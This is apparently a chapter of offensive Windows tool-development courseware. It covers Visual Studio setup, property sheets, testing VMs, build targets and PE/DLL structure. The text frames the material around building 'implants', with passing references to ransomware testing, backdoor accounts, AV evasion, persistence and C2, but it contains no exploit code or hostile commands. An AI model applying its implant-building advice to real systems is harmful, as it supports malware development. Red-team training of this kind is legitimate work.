
If you thought choosing a language could be a hard choice, then choosing an IDE could prove to be even harder. Open-source IDEs are great, and they do have their place and purpose. Certain IDEs can be geared for a specific language in mind but will still support other languages and platforms. Xcode is one such IDE and it is amazing, but you must have a Mac. You can still develop in C/C++ with Xcode; however, the primary purpose of Xcode is for iOS, macOS, etc. development, so it's probably not an ideal choice for Windows development.

Code::Blocks and Visual Studio Code are open-source IDEs that are very good. Code::Blocks got an update in March of 2020 and is a decent choice if you are just getting started. Visual Studio Code is getting better with what seems like each passing month. There are many extensions that can be installed to support more languages and with some tweaking it can feel and behave very similar to Visual Studio Community.

This course will be using the Community version of Visual Studio. Visual Studio Community is free, and for the purposes of this course, it is just as powerful as the paid for version of Visual Studio Professional. As an individual developer, we can do just about anything the professional version can do. The time to move to the professional version would be when you are joining a team of developers that are working together to create a product that will be deployed on production systems. The previous statement is especially true from the perspective of offensive tool development. From here on out, this course will simply refer to offensive tool development as implant development, or implant dev for short.

As an individual developer, Community gives you the power to use intellisense, code completion, code analysis, memory layouts of structures, parallel threads stack viewing, and so much more!

Technet24





Cloning a Repository
This is one of the first windows you will see each time you open Visual Studio. If this is your first time opening Visual Studio on this system after a fresh installation, you will not see anything listed under "Open recent". As you begin to create new projects and tools, they will start to populate your recent items list, allowing you to quickly jump back into a project right where you left off previously.

Since version control is built-in, you can clone a repository from either GitHub or Azure. This course will not use Azure but will have two (2) local git repositories on your Dev-VM: skeleton and main (please see your lab setup instructions for details). If you click on the "Clone a repository" button, you will be greeted with the next window that prompts you to enter a few details about the repository of interest. The first one is the link to the project to clone, and the second is the local path where you would like the cloned repository to reside on disk. This feature makes it so easy to clone a project shared by a friend or colleague and immediately begin working on it and make it your own.

The other options on this main menu page are "Open a project or solution," "Open a local folder," and "Create a new project." We are interested in creating a brand-new project, so let's go ahead and look at how to do that.

Creating a New Project






Creating a New Project

When you are first starting out, you will need to choose "Create a new project" from the menu. When you select it, you will be greeted with a new menu that will display several items to you. Anything you have worked on previously will show up under the "Recent project templates" area. One of the nice features about that area is that you can pin some templates there if you know you will be working with those often. For this course, your primary two (2) project templates will be the "Empty Project" and the "Dynamic-Link Library (DLL)" templates. You can optionally search for certain templates as well as filter on a specific programming language like C++. A search term you could enter could be "empty" if you wanted to see a list of project templates that have the word "empty" in them. Once you choose your project template another menu will be shown, and you will then choose the name of the project and where you would like the project to be saved.

Technet24




Visual Studio Property Sheets (1)

One of the amazing features of Visual Studio is the ability to have common project settings that can be shared among several projects. You can also share your common project settings with team members who are working on a similar codebase. This feature is called property sheets, or prop sheets for short. Property sheets have a .props file extension and can be created for each project. To explore the property sheets for your current project, navigate to the "View" menu and from the drop down, look for the "Other Windows" option. Hover over "Other Windows" and wait for the next submenu to show. From there, look for the "Property Manager" option and select it. Once you do, the Property Manager window will show up somewhere. It might show up alongside your "Solution Explorer" window, but you can move it and snap it anywhere you would like. Looking at the new "Property Manager" window, you can observe the options that are available here. This screenshot is of the Shellcode project which is a lab under Section 5. The project you open does not matter; the prop sheets will be the same across the board at this moment.

Expanding the drop-down arrow to the left of the project name, Shellcode in this instance, a listing of settings will be shown that are specific to the different builds you can have for your program. For example, you can select the "Release | x64" prop sheet to explore what settings have been configured for the Release and 64-bit platform. Once a specific prop sheet is expanded, you can look at what settings are currently configured.

Visual Studio Property Sheets (2)




Visual Studio Property Sheets (2)

When you are ready to start making changed to a project's configuration, you can navigate to the "Property Manager" window and right-click on any of the configuration nodes listed, like "Release | x64" in this example. Once you right-click, choose "Properties" from the submenu and the "Release Property Pages" will be displayed. It is here that you can start to change certain project settings. As you explore the "Release Property Pages", you might see some settings that are emphasized in bold. When you see something in bold, it means that specific configuration setting only applies to the current local context. Otherwise, it would be normal font indicating the setting is inherited from a parent project or is simply a default setting that is made when the project was initially created. Again, you can modify settings here but a more preferred way to take full advantage of prop sheets is to create a new prop sheet, and then make your configuration changes. To do that, you would choose "Add New Project Property Sheet" instead of choose "Properties".

The prop sheets will have a specific order to how each one is applied to a certain configuration node. Staying with the configuration node "Release | x64", you can see the existing prop sheets that Visual Studio created for you when the project was created. The order in which the prop sheets appear in the "Property Manager" windows is the order with which the compiler will evaluate them. So, prop sheets that appear later are evaluated later in the build and will then override any values the previously evaluated prop sheets may have set. If you do not like the order in which they appear, you can simply move the prop sheets around as you see fit. Moving prop sheets around is done by right-clicking on the prop sheet you want to move, and then choosing "Move Later In Evaluation" or "Move Earlier In Evaluation". Please keep in mind that the only prop sheets that Visual Studio will allow you to move around in the evaluation order are the custom ones that you make. The ones that are made by default by Visual Studio are permanently stuck in their existing order.

Technet24



Visual Studio Property Sheets (3)

As a very quick example, say you wanted to make a prop sheet named "Warning-Levels" that changed a few settings regarding the warning level when the project is being built. From within the "Property Manager" window, right-click on the configuration node of your choosing, in this example, "Release | x64", then select "Add New Project Property Sheet". A new window will open, asking you to name your new prop sheet. It would be recommended to give it a meaningful name so you can quickly get an overall idea as to what settings might be configured. In this example, the prop sheet name will be "Warning-Levels". After you select "Add", a new window will open titled "Warning-Levels Property Pages". It is within these pages that you can navigate to the appropriate sections to make your configuration settings. Since this prop sheet is named "Warning-Levels", we will set the **Warning Level to Level4 (/W4)** along with the **Treat Warnings As Errors** to **Yes (/WX).** Let's break down what those settings do to the project.

Setting the warning level to four (4) will show all warnings at the levels <4 along with all the informational warnings at level four (4). This is a setting that is highly recommended, especially for brand-new projects since it can reduce the amount of time it might take to locate some annoying, hard-to-find bugs. The other setting is **Treat Warnings As Errors**. This one was set to **Yes (/WX)** because the first time we compile a brand-new project, we want to pinpoint any bugs in the code early on and with as much accuracy as possible. It might make building your projects a bit more annoying because you might have more errors popping up, but once you resolve them, the result should be a much more polished code base.

Now that you have a general idea of how to properly make prop sheets, you can make as many prop sheets as you would like for all your projects. Once you have them all created, bringing in existing prop sheets is as simple as clicking a button. The "Add Existing Property Sheet..." button does exactly what it sounds like. You can also share them with team members or anyone else using Visual Studio, which is extremely helpful when someone else is attempting to contribute to your code or if they are having issues compiling your codebase.

Your Testing Environment

Your testing environment is just for that, testing. It should be robust and capable of scalability to suit your needs.

- It might be a good idea to test your tool with various version of Windows.
- Don't perform only a single test case and assume all is well—perform hundreds.
- Validate your tool before you put it live on a target.

Your Testing Environment

Testing your tools on the same system you use to develop them is not a good practice. Even if you were not developing offensive tools, it would not be a wise decision. Since this is an offensive development class, we want to make sure your testing environment is dedicated and not the same as your development environment. For this very reason, you were provided two primary Windows images: a development VM and a test VM. The other images will be used later for AV evasion.

With offensive tools, if you are working on a capability that modified sensitive or critical parts of the registry, then there is a chance you could place your machine in an unusable state, forcing you to restart or revert the VM. Even worse, if you are working on ransomware that you kicked off on your development image and it started to encrypt everything. Of course, you would have the key to decrypt it all, but it would be annoying. Using a virtual testing environment provides you with the ability to take a snapshot of it so you can revert to a known clean state before you would kick off another test. Pro tip: Remnants from other tests could possibly ruin future tests.

You should test your tool many times, hundreds or even thousands of times. You want to be sure it will work all the time and you also want to know what might break it. With testing, you must validate that your tool did what it was supposed to do. If your tool was supposed to create a user as a backdoor, create a registry key, drop a file, and delete a file, then how do you make sure it did those things? Validate your tool before you use it on an op. We will not be doing advanced testing here, but we will be testing the tools you develop during class on the testing VM provided to see if they work the way they should.

Technet24

Build Targets

Even if you develop on the most recent version of Windows, it does not mean you cannot build a version that targets an older version like Windows XP.


- Builds for a single target
- Builds for maximum effect and reach; multiple versions of Windows
- Your tool does not have to execute on every version of Windows

Build Targets
This can kind of go along with testing since you would be testing your tool on every possible target in mind. If you are developing a capability that targets WinXP x86, then you better have that same image in your test environment. Perhaps you are hoping to develop a universal capability that can be used against almost every version of Windows from XP and beyond. Sometimes you want your tool to be as specific as possible so that maybe it only executes on your true target and not just any system your tool happens to be installed on.


When developing a tool that is expected to run on more legacy systems, care must be taken to not use APIs that would not have been available for that OS version. The most recent versions of Windows 10 will certainly have APIs that were not available for use on Windows XP. This must be thought out ahead of time when discussing potential targets.

When it comes to building your tool, there are several build settings for your Visual Studio project such as Debug and Release versions. The Debug and Release versions can be built for x86 and x64 as well.

Build Visual Studio Solutions/Projects (1)



- Choose configuration and architecture: Debug/Release, x86/x64
- Build the entire solution?
- Build only the project?




Build Visual Studio Solutions/Projects (1)
After you are done with your code development, you can build your solution or project. You can choose a configuration setting from the menu bar as either Debug or Release. Debug builds will be larger in size, but that is because they are built with more information to aid you in debugging any issues your program might have at run time. The Release configuration will be optimized, your program size should be smaller, and run more efficiently. By default, both configurations will create PDB (Program Database) files that hold debugging information about that program like its symbols. After that selection is made, the choice of x86 or x64 can be made. You might have a requirement to compile for both x86 and x64. There are quite the number of options when it comes to building your projects. We will get into some of those options later in the course, like how to cut down on size, and eliminate dependencies like the C runtime (CRT).


Within the Build dropdown menu, there are more options available to you. The first section is specific to the entire solution and a solution can be quite large, holding any number of projects. There have been some solutions that hold over 100 projects! Building the solution will build every project in the solution. If you are not interested in building each project in a solution, you can simply build a specific project. The project only also comes with its own set of options. The example on the slide shows a single solution that you can build but it also shows you the current project being worked on in that solution. The project here is called SetWindowsHook, which is a project you will be working on later in the course.

If you have ever messed around with Cmake or Makefiles, the clean solution and clean <project_name> might sound a bit familiar to you. The clean action in Visual Studio behaves very similarly to issuing the following make command: make clean. When you clean a solution or a project, any intermediate files that have been created will be wiped away. This will also include any compiled binaries like EXE, SYS, DLL, or LIB files, to name a few. The Rebuild option will not only build your solution or project, but it will clean everything first.

Technet24

Build Visual Studio Solutions/Projects (2)






Build Visual Studio Solutions/Projects (2)
For Project Only, there are several choices like build, rebuild, clean, link, and build full program database file. Once you have made your choice of building the entire solution or just a project, the Output window will appear with some information from the Build process. The output in the screenshot on the slide shows the full compilation for an entire solution. The solution was comprised of a single project called SetWindowsHook, and it was built for the Release version for x64. When making subsequent builds, the output will be slightly different depending on what was changed. The output will indicate how many functions were compiled, how many failed, how many were up to date, or how many were skipped for some reason. The output in the screenshot can be broken down as follows:

The list of source code files that are being processed
- Code analysis being ran
- The number of functions (18 of 181) being compiled
    - If this was being done for the first time, you'd see all functions being compiled
- The output path where the compiled binary is located

The numbers to the left of each line hint at what project number is being built tied to threads/logical cores of your CPU. This example was just holding a single project, which is why you are only seeing the number 1 on the left of each line. More complicated solutions that house several projects will have other numbers appear.

Visual Studio Project Settings



Visual Studio Project Settings

We will not be going over every single setting in the Project Properties window, but it is important to know some basic items and options here. At the topmost portion of the window, you have Configuration and Platform. The Configuration choices are nothing new: Debug, Release, or All. The Platform can be one of the following options: Win32, x64, or All. In the General Properties, the Configuration Type can be selected: EXE, DLL, or LIB. If your system has more than one SDK available, you can select a specific version, like one for Windows XP.

There are other sections in the Property Pages window, such as C/C++ where code optimization can be tweaked, and Precompiled headers can be modified and selected. There are also a few other options here, such as Warning Level and Calling Convention. The Linker section is where you can specify any additional dependencies—think of libraries like kernel32.lib, etc. You can also choose any module definition files that might be of use, say if you are building a DLL. In addition, there are linker optimizations that can be tweaked as well as characteristics like Data Execution Prevention (DEP) and Dynamic Base (ASLR). This is where you can tweak the size of your binary, and in the world of implants, the smaller your implant is the better. 40MB is not a good size for an implant.

The last section covered here is Code Analysis, which is where you can enable Microsoft Code Analysis to run as you develop and build your program. Be sure this feature is enabled as it can save you from some future headaches. Code analysis does what it sounds like. It will perform a static analysis of your code and provide some detailed feedback should anything pop up that needs your attention. To directly quote MSDN documentation about the feature: “Common coding errors reported by the tool include buffer overruns, uninitialized memory, null pointer dereferences, and memory and resource leaks.” Code analysis improves when your source code uses source-code annotation language (SAL). SAL is something that is used heavily in this course and it even has its own module and lab later in this section. Look at the references below for more information about the code analysis for C/C++.

Reference:
https://learn.microsoft.com/en-us/cpp/code-quality/code-analysis-for-c-cpp-overview?view=msvc-170

Technet24

Module Summary

Diversity with your tools is vital and perhaps more so depending on your current work role and employer. Dropping the same implant every time only works for so long.

- Discussed how to know your target platform with as much detail as possible
- Learned to create a Build for a single target
- Discussed choosing the IDE that best suits your needs

Module Summary
In this module, we discussed the importance of having a diverse toolset, picking the best IDE for you, testing your tools, and knowing what kind of systems you would be targeting.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section I

Course Overview

Developing Offensive Tools

Developing Defensive Tools

Lab 1.1: PE-sieve, Lab 1.2: ProcMon

Setting Up Your Development Environment

Windows DLLs

Lab 1.3: HelloDLL

Windows Data Types

Call Me Maybe

Lab 1.4: Call Me Maybe

SAL Annotations

Lab 1.5: Safer with SAL

Windows API

Lab 1.6: CreateFile

Bootcamp

In this module, we will discuss Windows DLLs and how to make them.

Technet24

Dynamic-linked Libraries (1)

Dynamic-linked libraries (DLL) look just like a standard Windows executable file. The purpose is what separates the two. DLLs primarily supply a common functionality to applications that need it.

- PE32 / PE32+ format
- Designed to be shared
- Various extensions: .lib and .dll

Dynamic-linked Libraries (1)
DLLs have been around in Windows for a very long time, just like Shared Objects (.so) files on Linux. Some of these DLLs are probably older than you are. At its most basic form, a DLL is just like an EXE in the sense that it's a **Portable Executable (PE)** file. DLLs can be shared with any application rather easily while just a single instance of the DLL is in RAM. Decades ago, a developer had to be extremely efficient with RAM because of its limited size. Nowadays, RAM size can be extremely large because it is cheaper to acquire, and more is better. The processes today can also be quite large and have many DLLs being used. When you build a DLL project in Visual Studio, there will also exist a .lib file. The .lib file is the actual import library that is generated by Visual Studio on your behalf and has two pieces of information in it: name of the DLL and its exported symbols. The format of DLLs and EXEs are standard across the board, just like how SOs and ELFs have a standard format on Linux. Later in this module, we will go through a lab that creates a DLL binary. Both the compiled results, .lib and .dll, can be explored using dumpbin, which is a command line utility that ships with the SDK. Your Windows development VM already has the SDK installed. All you would need to do is open a visual studio developer command prompt.

For any Linux users who are brand new to DLLs, you can tie the .lib and .dll Windows file types to .a and .so Linux file types, respectively.

Dynamic-linked Libraries (2)

What is inside of a DLL?

stub	DOS stub; useless today
PE	PE\0\0
COFF	Common object file format
optional	Image-specific file headers
section	Information about the sections
sections	Actual code, data, resources

Dynamic-linked Libraries (2)
DOS stub: This stub has been around since MS-DOS version 2 and the only reason it is still present is to alert the user that the program cannot be run in DOS mode. Simple!

PE signature: Simple marker of PE followed by 2 NULL bytes: PE\0\0.

COFF: Common object file format. Used for holding various information like what machine types the program should execute, how many sections are in it, when it was created, pointer to the symbol table, how many entries are in the symbol table, what the size of the optional header is, and what characteristics the file has. Below is a short list of some characteristics a file could have.

- IMAGE_FILE_EXECUTABLE_IMAGE :: 0x0002 :: image file is valid and can be executed
- IMAGE_FILE_RELOCS_STRIPPED :: 0x0001 :: no base relocations. program must be loaded at preferred base address
- IMAGE_FILE_LARGE_ADDRESS_AWARE :: 0x0020 :: program can handle addresses >2GB
- IMAGE_FILE_DEBUG_STRIPPED :: 0x0200 :: debug info has been stripped
- IMAGE_FILE_32BIT_MACHINE :: 0x0100 :: based on 32-bit word architecture

Optional header: By no means is this optional. It is very much required since the loader depends on information from this section. The only file where this header is truly optional is for object files.

